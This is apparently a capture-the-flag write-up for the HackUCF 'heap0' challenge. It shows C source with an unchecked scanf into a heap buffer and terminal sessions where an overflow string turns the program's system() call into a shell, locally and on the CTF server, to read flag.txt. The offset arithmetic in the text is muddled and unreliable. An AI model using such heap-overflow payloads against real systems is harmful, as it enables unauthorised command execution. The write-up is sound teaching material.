
heap0

Challenge



When running the executable, we get the memory address of the username and shell variables.

We are also given the source code:


```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>


int main(void) {
   char* username = malloc(50);
   char* shell = malloc(50);

   printf("username at %p\n", username);
   printf("shell at %p\n", shell);

   strcpy(shell, "/bin/ls");

   printf("Enter username: ");
   scanf("%s", username);

   printf("Hello, %s. Your shell is %s.\n", username, shell);
   system(shell);
```

```
    return 0;
}
```

We can see that the user has control over the username buffer.
This is caused by `scanf("%s", username);`

Solution

Because the username variable is allocated at a lower memory address than the shell variable, we can cause a buffer overflow to affect the contents of shell.
We can calculate the size of the username buffer using the two given memory address from the program's output:



Create string with 40 'A' then 'sh' to overwrite '/bin/ls' to 'sh'
However, when I tried to run this it did not work.

```
┌──(kali㉿kali)-[~/Desktop/hackucf/heap0]
└─$ ./heap0
username at 0x584f11a0
shell at 0x584f11e0
Enter username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh. Your shell is /bin/ls.
exploit.py  heap0  heap0.c  print_sh.py

┌──(kali㉿kali)-[~/Desktop/hackucf/heap0]
└─$ ./heap0
username at 0x579ab1a0
shell at 0x579ab1e0
Enter username:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAshAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAsh
Hello,
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAshAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAsh. Your shell is AAAAAAAAAAAAAAAAsh.
sh: 1: AAAAAAAAAAAAAAAAsh: not found
```

So, because we are given the source code, I doubled the input size by pasting it twice to see if I gain any more information.
I then saw that the contents of the shell buffer '/bin/ls' were being overwritten by the string

'AAAAAAAAAAAAAAAAAAsh'.
I then corrected by input by calculating how many characters I input:

- (40 +2) * 2 = 84

I then removed this extra characters:

```
┌──(kali㉿kali)-[~/Desktop/hackucf/heap0]
└─$ ./heap0
username at 0x5852c1a0
shell at 0x5852c1e0
Enter username:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh.
Your shell is sh.
$ ls
exploit.py  heap0  heap0.c  print_sh.py
$ quit
sh: 2: quit: not found
$ exit
```

Now with the exploit working on the source code, I attempted to use the payload on the server itself.

```
┌──(kali㉿kali)-[~/Desktop/hackucf/heap0]
└─$ nc ctf.hackucf.org 7003
username at 0x57e1d008
shell at 0x57e1d040
Enter username: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh
Hello, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAsh. Your
shell is sh.
ls
flag.txt
heap0
cat flag.txt
flag{heap_cha***}
exit
```

With the payload, I obtained a shell on the remote server where I could run commands. I first ran ls to find the files in the current directory, where I found 'flag.txt'. After outputting the contents of the file, I found the flag.